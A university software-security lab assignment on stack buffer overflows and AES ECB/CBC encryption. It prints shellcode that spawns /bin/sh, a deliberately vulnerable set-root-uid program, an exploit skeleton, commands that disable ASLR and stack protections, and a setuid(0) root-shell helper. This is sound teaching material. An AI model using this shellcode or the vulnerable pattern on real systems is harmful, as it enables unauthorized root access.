FIT 3173 Software Security Assignment One (S1 2018)

Total Marks 100
Due on April 20th, 2018, Friday Noon, 11:59:59

1 Overview

The learning objective of this assignment is for you to gain a first-hand experience on buffer overflow attack and get a deeper understanding on how to use cryptographic algorithms correctly in practice. All tasks in this assignment can be done on "SeedVM" as used in labs. Please refer to **Section 2** for submission notes.

2 Submission

You need to submit a lab report to describe what you have done and what you have observed with **screen shots** whenever necessary; you also need to provide explanation or codes to the observations that are interesting or surprising. In your report, you need to answer all the questions listed in this manual. Please answer each question using at most 100 words. Typeset your report into .pdf format (make sure it can be opened with Adobe Reader) and name it as the format: **[Your Name]-[Student ID]-FIT3173-Assignment1**, e.g., HarryPotter-12345678-FIT3173-Assignment1.pdf. Then, upload the PDF file to Moodle. Note: the assignment is due on **April 20th, 2018, Friday Noon, 11:59:59 (Firm!). Late submission penalty: 10 points deduction per day**.

Zero tolerance on plagiarism: if you are found cheating, penalties will be applied, i.e., a zero grade for the unit. University polices can be found at `https://www.monash.edu/students/academic/policies/academic-integrity`

3 Buffer Overflow Vulnerability [70 Marks]

The learning objective of this part is for you to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into action. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this part, you will be given a program with a buffer-overflow vulnerability; the task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, you will be guided to walk through several protection schemes that have been implemented in the operating system to counter against the buffer-overflow attacks. You need to evaluate whether the schemes work or not and explain why.

3.1 Initial setup

You can execute the tasks using our pre-built `Ubuntu` virtual machines. `Ubuntu` and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simply our attacks, we need to disable them first.

Address Space Randomization. `Ubuntu` and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this part, we disable these features using the following commands:

```
$ su root
  Password: (enter root password "seedubuntu")
# sysctl -w kernel.randomize_va_space=0
# exit
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection if you compile the program using the *-fno-stack-protector* switch. For example, to compile a program example.c with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. `Ubuntu` used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, the stack is set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -z execstack  -o test test.c

For non-executable stack:
$ gcc -z noexecstack  -o test test.c
```

3.2 Task 1: Shellcode [10 Marks]

Before you start the attack, you need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>

int main( ) {
   char *name[2];

   name[0] = ``/bin/sh'';
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

The shellcode that we use is just the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer.

Q1: Please compile and run the following code, and see whether a shell is invoked. Please briefly describe your observations. [Marking scheme: 5 marks for the screenshot and 5 marks for the explanation]

```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"         /* Line 1:  xorl    %eax,%eax              */
  "\x50"             /* Line 2:  pushl   %eax                   */
  "\x68""//sh"       /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"       /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"         /* Line 5:  movl    %esp,%ebx              */
  "\x50"             /* Line 6:  pushl   %eax                   */
  "\x53"             /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"         /* Line 8:  movl    %esp,%ecx              */
  "\x99"             /* Line 9:  cdq                            */
  "\xb0\x0b"         /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"         /* Line 11: int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Please use the following command to compile the code (don't forget the `execstack` option):

```
  $ gcc -z execstack -g -o call_shellcode call_shellcode.c
```

A few places in this shellcode are worth mentioning. First, the third instruction pushes "//sh", rather than "/sh" into the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the EAX register (which is 0 at this point) into every bit position in the EDX register, basically setting `%edx` to 0. Third, the system call `execve()` is called when we set `%al` to 11, and execute "`int $0x80`".

3.3 The Vulnerable Program [5 Marks]

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the `root` account, and `chmod` the executable to `4755` (don't forget to include the `execstack` and `-fno-stack-protector` options to turn off the non-executable stack and StackGuard protections):

```
$ su root
  Password (enter root password "seedubuntu")
# gcc -g -o stack -z execstack -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called "badfile", and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` has only 24 bytes long. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called "badfile". This file is under users' control. Now, our objective is to create the contents for “badfile”, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

[Marking scheme: 5 marks for the screenshot]

3.4 Task 2: Exploiting the Vulnerability [30 Marks]

We provide you with a partially completed exploit code called “exploit.c”. The goal of this code is to construct contents for “badfile”. In this code, the shellcode is given to you. You need to develop the rest.

```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

After you finish the above program, compile and run it. This will generate the contents for “badfile”. Then run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a root shell.

Important: Please compile your vulnerable program first. Please note that the program exploit.c, which generates the bad file, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in stack.c, which is compiled with the Stack Guard protection disabled.

```
$ gcc -g -o exploit exploit.c
$./exploit    // create the badfile
$./stack      // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

It should be noted that although you have obtained the "#" prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

Many commands will behave differently if they are executed as `Set-UID root` processes, instead of just as `root` processes, because they recognize that the real user id is not `root`. To solve this problem, you can run the following program to turn the real user id to `root`. This way, you will have a real `root` process, which is more powerful.

```
void main()
{
  setuid(0);  system("/bin/sh");
}
```

Q2: Provide your code, and briefly explain your solution. Please describe your observations with enough screen shots. *Hint: Please read the Guidelines of this part. Also you can use the GNU debugger `gdb` to find the address of `buffer[24]` and "Return Address", see Guidelines and Appendix.* **[Marking scheme: 10 marks for the screenshot and 20 marks for the explanation and solutions]**

3.5 Task 3: Address Randomization [5 Marks]

Now, we turn on the Ubuntu's address randomization. We run the same attack developed in the above task. **Can you get a shell? If not, what is the problem? How does the address randomization make your attacks difficult?** You can use the following instructions to turn on the address randomization:

```
$ su root
  Password: (enter root password "seedubuntu")
# /sbin/sysctl -w kernel.randomize_va_space=2
```

If running the vulnerable code once does not get you the root shell, how about running it for many times? You can run `./stack` in the following loop , and see what will happen. If your exploit program is designed properly, you should be able to get the root shell after a while. You can modify your exploit program to increase the probability of success (i.e., reduce the time that you have to wait).

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```

Q3: Follow the above steps, and answer the highlight questions. You should describe your observation and explanation briefly. Furthermore, try whether you can obtain root shell again. [Marking scheme: 3 marks for the screenshot and 2 marks for the explanation and solutions]

3.6 Task 4: Stack Guard [5 Marks]

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, we disabled the "Stack Guard" protection mechanism in GCC when compiling the programs. In this task, you may consider repeating the above task in the presence of Stack Guard. To do that, you should compile the program without the *-fno-stack-protector'* option. For this task, you will recompile the vulnerable program, stack.c, to use GCC's Stack Guard, execute task 1 again, and report your observations. You may report any error messages you observe.

In the GCC 4.3.3 and newer versions, Stack Guard is enabled by default. Therefore, you have to disable Stack Guard using the switch mentioned before. In earlier versions, it was disabled by default. If you use a older GCC version, you may not have to disable Stack Guard.

Q4: Follow the above steps, and report your observations. [Marking scheme: 3 marks for the screenshot and 2 marks for the explanation and solutions]

3.7 Task 5: Non-executable Stack [5 Marks]

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, we intentionally make stacks executable. In this task, we recompile our vulnerable program using the `noexecstack` option, and repeat the attack in the above task. **Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult.** You can use the following instructions to turn on the non-executable stack protection.

```
# gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

It should be noted that non-executable stack only makes it impossible to run shellcode on the stack, but it does not prevent buffer-overflow attacks, because there are other ways to run malicious code after exploiting a buffer-overflow vulnerability.

If you are using our Ubuntu 12.04 VM, whether the non-executable stack protection works or not depends on the CPU and the setting of your virtual machine, because this protection depends on the hardware feature that is provided by CPU. If you find that the non-executable stack protection does not work, check our document ("Notes on Non-Executable Stack") that is linked to the course web page, and see whether the instruction in the document can help solve your problem. If not, then you may need to figure out the problem yourself.


Q5: Follow the above steps, and answer the highlight questions. You should describe your observation and explanation briefly. [Marking scheme: 3 marks for the screenshot and 2 marks for the explanation and solutions]

3.8 Task 6: Completion [10 Marks]

All codes in above files (shellcode.c, exploit.c, stack.c, and badfile) need to be attached to your PDF report to obtain full marks. Each file occupies 2.5 Marks.

3.9 Guidelines


We can load the shellcode into "badfile", but it will not be executed because our instruction pointer will not be pointing to it. **One thing we can do is to change the return address to point to the shellcode.** But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout the execution enters a function. The following figure gives an example.



```
void func (char *str) {
  char buffer[12];
  int  variable_a;
  strcpy (buffer, str);
}

Int main() {
  char *str = “I am greater than 12 bytes”;
  func (str);
}
```

(a) A code example




(b) Active Stack Frame in func()

Finding the address of the memory that stores the return address. From the figure, we know, if we can find out the address of `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a `Set-UID` program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a `Set-UID` program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the `Set-UID` copy, instead of of your copy, but you should be quite close.

If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address.
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.
- Therefore the range of addresses that we need to guess is actually quite small.

Finding the starting point of the malicious code. If you can accurately calculate the address of `buffer[]`, you should be able to accurately calculate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malicious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. The following figure depicts the attack.



Storing an long integer in a buffer: In your exploit program, you might need to store an `long` integer (4 bytes) into an buffer starting at buffer[i]. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at buffer[i] (i.e., buffer[i] to buffer[i+3]). Because buffer and long are of different types, you cannot directly assign the integer to buffer; instead you can cast the buffer+i into an `long` pointer, and then assign the integer. The following code shows how to assign an `long` integer to a buffer starting at buffer[i]:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

4 Proper Usage of Symmetric Encryption [30 Marks]

In this task, we will play with an encryption algorithm on different modes. The provided file `pic_original.bmp` contains a simple picture. We would like to encrypt this picture, so people without the encryption keys cannot know what is in the picture. Please encrypt the file using the AES ECB (Electronic Code Book) and AES CBC (Cipher Block Chaining) modes, and then do the following:

Note: for the first task, you can go either option 1 or option 2. But option 2 will allow you to obtain the full marks of this question.

1. Option 1 (5 Marks) You can use the following `openssl enc` command to encrypt/decrypt the image file. To see the manuals, you can type `man openssl` and `man enc`.

```
% openssl enc ciphertype -e -in pic_original.bmp -out cipher.bin \
                -K  00112233445566778889aabbccddeeff \
                -iv 0102030405060708
```

   Please replace the `ciphertype` with a specific cipher type, such as `-aes-128-cbc` and `-aes-128-ecb`. **In this task, you should try AES ECB and AES CBC modes using your student id as the encryption key for encryption**. You can find the meaning of the command-line options and all the supported cipher types by typing ``man enc'' (check the supported ciphers section). We include some common options for the openssl enc command in the following:

```
-in <file>      input file
-out <file>     output file
-e              encrypt
-d              decrypt
-K/-iv          key/iv in hex is the next argument
-[pP]           print the iv/key (then exit if -P)
```

Please attach the sceenshot of the terminal. **[Marking scheme: 5 marks for the screenshot]**

Option 2 (15 Marks): Write a C program by using OpenSSL library to encrypt the image in AES ECB and AES CBC mode respectively. You are required to use **your student id as the encryption key** for encryption. You may refer to the sample code given in Section 5.2. Header files "openssl/conf.h, openssl/evp.h, openssl/err.h" will be used for calling related OpenSSL functions. Using the following command line to compile your program (assuming that your program is image_encryption.c and your executable file is named as image_encryption):

```
$  gcc -I /usr/local/ssl/include -L /usr/local/ssl/lib -o \
image_encryption image_encryption.c -lcrypto -ldl
```

Some references for coding:

```
https://wiki.openssl.org/index.php/EVP_Symmetric_Encryption_and_Decryption
https://alinush.github.io/AES-encrypt/
https://stackoverflow.com/questions/9889492/
how-to-do-encryption-using-aes-in-openssl
```

Please put your code and related code comments to your report.

[Marking scheme: 15 marks for correct code with detailed comments]

2. Let us treat the encrypted picture as a picture, and use a picture viewing software to display it. However, For the .bmp file, the first 54 bytes contain the header information about the picture, we have to set it correctly, so the encrypted file can be treated as a legitimate .bmp file. We will replace the header of the encrypted picture with that of the original picture. You can use the ghex tool (on the desktop of SEED-VM) to directly modify binary files.

   Display the encrypted picture (paste this picture on your report) using any picture viewing software. Can you derive any useful information about the original picture from the encrypted picture? Please explain your observations.

   [Marking scheme: 5 marks for the screenshot and 10 marks for the explanation]

Acknowledgement

This assignment are based on the SEED project (Developing Instructional Laboratories for Computer SEcurity EDucation) at the website http://www.cis.syr.edu/~wedu/seed/index.html.

5 Appendix

5.1 GNU Debugger

The GNU debugger `gdb` is a very powerful tool that is extremely useful all around computer science, and **MIGHT** be useful for this task. A basic `gdb` workflow begins with loading the executable in the debugger:

```
gdb executable
```

You can then start running the problem with:

```
$ run [arguments-to-the-executable]
```

(Note, here we have changed gdbs default prompt of `(gdb)` to $).

In order to stop the execution at a specific line, set a breakpoint before issuing the "run" command. When execution halts at that line, you can then execute step-wise (commands `next` and `step`) or continue (command `continue`) until the next breakpoint or the program terminates.

```
$ break line-number or function-name
$ run [arguments-to-the-executable]
$ step # branch into function calls
$ next # step over function calls
$ continue # execute until next breakpoint or program termination
```

Once execution stops, you will find it useful to look at the stack backtrace and the layout of the current stack frame:

```
$ backtrace
$ info frame 0
$ info registers
```

You can navigate between stack frames using the up and down commands. To inspect memory at a particular location, you can use the `x/FMT` command

```
$ x/16 $esp
$ x/32i 0xdeadbeef
$ x/64s &buf
```

where the `FMT` suffix after the slash indicates the output format. Other helpful commands are `disassemble` and `info symbol`. You can get a short description of each command via

```
$ help command
```

In addition, Neo left a concise summary of all gdb commands at:

```
http://vividmachines.com/gdbrefcard.pdf
```

You may find it very helpful to dump the memory image (core) of a program that crashes. The core captures the process state at the time of the crash, providing a snapshot of the virtual address space, stack frames, etc., at that time. You can activate core dumping with the shell command:

```
% ulimit -c unlimited
```

A crashing program then leaves a file core in the current directory, which you can then hand to the debugger together with the executable:

```
gdb executable core
$ bt # same as backtrace
$ up # move up the call stack
$ i f 1 # same as "info frame 1"
$ ...
```

Lastly, here is how you step into a second program `bar` that is launched by a first program `foo`:

```
gdb -e foo -s bar  # load executable foo and symbol table of bar
$ set follow-fork-mode child  # enable debugging across programs
$ b bar:f  # breakpoint at function f in program bar
$ r  # run foo and break at f in bar
```

5.2 AES Encryption Function Sample Code

The AES encryption function will take as parameters the plaintext, the length of the plaintext, the key to be used, and the IV. We will also take in a buffer to put the ciphertext in (which we assume to be long enough), and will return the length of the ciphertext that we have written. Encrypting consists of the following stages: (1) Setting up a context (2) Initialising the encryption operation (3) Providing plaintext bytes to be encrypted (4) Finalising the encryption operation.

During initialisation, we need to provide an EVP_CIPHER object. In this example, we are using EVP_aes_128_cbc(), which uses the AES algorithm with a 128-bit key in CBC mode.

```
int encrypt(unsigned char *plaintext, int plaintext_len, unsigned char *key,
  unsigned char *iv, unsigned char *ciphertext)
{
  EVP_CIPHER_CTX *ctx;

  int len;

  int ciphertext_len;

  /* Create and initialise the context */
  if(!(ctx = EVP_CIPHER_CTX_new())) handleErrors();

  /* Initialise the encryption operation. IMPORTANT - ensure you use a key
   * and IV size appropriate for your cipher
   */
  if(1 != EVP_EncryptInit_ex(ctx, EVP_aes_128_cbc(), NULL, key, iv))
    handleErrors();

  /* Provide the message to be encrypted, and obtain the encrypted output.
   * EVP_EncryptUpdate can be called multiple times if necessary
   */
  if(1 != EVP_EncryptUpdate(ctx, ciphertext, &len, plaintext, plaintext_len))
    handleErrors();
  ciphertext_len = len;

  /* Finalise the encryption. Further ciphertext bytes may be written at
   * this stage.
   */
  if(1 != EVP_EncryptFinal_ex(ctx, ciphertext + len, &len)) handleErrors();
  ciphertext_len += len;

  /* Clean up */
  EVP_CIPHER_CTX_free(ctx);

  return ciphertext_len;
}
```

Also, the code skeleton is given for image encryption. Note: if you stick to the following steps, your program will directly output the encrypted image which can be viewed by any image viewer. Alternatively, you may encrypt the entire image file and use ghex tool as suggested in the step of Question 2 to replace the header of the original image header for image preview.

```
#include <openssl/conf.h>
#include <openssl/evp.h>
#include <openssl/err.h>

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void handleErrors()
{
   printf("Wrong encryption progress\n");
}

int encrypt(unsigned char *plaintext, int plaintext_len, unsigned char *key,
  unsigned char *iv, unsigned char *ciphertext)
{
  // implement the encryption function based on the above example
}
int main(int argc, char **argv)
{

    char * fileName="pic_original.bmp";

    //======================= STEP 0=====================================//
    /* Key initialization.
    It will be automaticalled padded to 128 bit key */

    //======================= STEP 1=====================================//
    /* IV initialization.
    The IV size for *most* modes is the same as the block size.
     * For AES128 this is 128 bits
     */

    //====================== STEP 2======================================//
    //read the file from given filename in binary mode
    printf("Start to read the .bmp file \n");

    //====================== STEP 3======================================//
    /*allocate memory for bitmapHeader and bitmapImage.
    then read bytes for these variables */

    //allocate memory for the final ciphertext

    /* as this is a .bmp file we read the header,
    the first 54 bytes, into bitmapHeader*/

    //read the bitmap image content until the end of the .bmp file

    //====================== STEP 4======================================//
    // encrypt the bitmapImage with the given studentId key

    //====================== STEP 5======================================//
     /*merge header and bitmap to the final ciphertext
    and output it into a .bmp file*/

    return 1;
}
```